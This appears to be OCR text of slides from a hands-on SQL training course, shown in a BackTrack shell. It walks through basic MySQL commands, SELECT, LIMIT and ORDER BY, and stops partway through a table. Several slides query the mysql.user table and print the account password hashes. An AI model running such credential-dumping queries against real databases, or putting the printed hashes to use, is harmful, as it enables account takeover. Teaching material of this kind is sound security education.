

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: ~ - Shell - Konsole
Shell

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
+--------------------+
2 rows in set (0.00 sec)

mysql> use mysql;
Database changed
mysql> 
```

Show all tables

- Command:


  `show tables;`


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
mysql> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| func                      |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| proc                      |
| procs_priv                |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
17 rows in set (0.00 sec)

mysql>
```

Show columns of a tables


- Command: show columns from <tablename>;


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
mysql> show columns from user;
+-----------------------+------------------------------------+------+-----+---------+-------+
| Field                 | Type                               | Null | Key | Default | Extra |
+-----------------------+------------------------------------+------+-----+---------+-------+
| Host                  | char(60)                           | NO   | PRI |         |       |
| User                  | char(16)                           | NO   | PRI |         |       |
| Password              | char(41)                           | NO   |     |         |       |
| Select_priv           | enum('N','Y')                      | NO   |     | N       |       |
| Insert_priv           | enum('N','Y')                      | NO   |     | N       |       |
| Update_priv           | enum('N','Y')                      | NO   |     | N       |       |
| Delete_priv           | enum('N','Y')                      | NO   |     | N       |       |
| Create_priv           | enum('N','Y')                      | NO   |     | N       |       |
| Drop_priv             | enum('N','Y')                      | NO   |     | N       |       |
| Reload_priv           | enum('N','Y')                      | NO   |     | N       |       |
| Shutdown_priv         | enum('N','Y')                      | NO   |     | N       |       |
| Process_priv          | enum('N','Y')                      | NO   |     | N       |       |
| File_priv             | enum('N','Y')                      | NO   |     | N       |       |
| Grant_priv            | enum('N','Y')                      | NO   |     | N       |       |
```


SELECT

- SELECT is used to query for data/display data


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
mysql> select user,host,password from user;
+------------------+-----------+-------------------------------------------+
| user             | host      | password                                  |
+------------------+-----------+-------------------------------------------+
| root             | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|                  | localhost |                                           |
|                  | bt        |                                           |
| debian-sys-maint | localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+------------------+-----------+-------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```


SELECT (cont.)


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
mysql> select 'Hello', 'world !', 123456789;
+-------+---------+-----------+
| Hello | world ! | 123456789 |
+-------+---------+-----------+
| Hello | world ! | 123456789 |
+-------+---------+-----------+
1 row in set (0.00 sec)

mysql> select 1,2,3,4,5,6,7,8,9,8,7,6,5,4,3,2,1,0;
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
| 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 8 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
| 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 8 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
1 row in set (0.00 sec)

mysql> select 'IAS', 'Hands On Training', 'EWAH';
+-----+-------------------+------+
| IAS | Hands On Training | EWAH |
+-----+-------------------+------+
| IAS | Hands On Training | EWAH |
+-----+-------------------+------+
1 row in set (0.00 sec)
```

LIMIT


- LIMIT - limits the output to a predefined number of rows


root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
Shell

```
mysql> select user.host,password from user;
+-----------+-------------------------------------------+
| host      | password                                  |
+-----------+-------------------------------------------+
| localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| localhost |                                           |
| bt        |                                           |
| localhost | *D8C02C2A3D7AC6B4A1B88ACAA9DDD6589A865650 |
+-----------+-------------------------------------------+
6 rows in set (0.00 sec)

mysql> select user.host,password from user limit 1;
+-----------+-------------------------------------------+
| host      | password                                  |
+-----------+-------------------------------------------+
| localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
+-----------+-------------------------------------------+
1 row in set (0.00 sec)
```

ORDER BY

- ORDER BY is used to sort result of SQL query
- Sorting can be done based on field name or column number




```
+------------------+-----------+-------------------------------------------+
| user             | host      | password                                  |
+------------------+-----------+-------------------------------------------+
| root             | localhost | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | bt        | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
| root             | 127.0.0.1 | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 |
|                  | localhost |                                           |
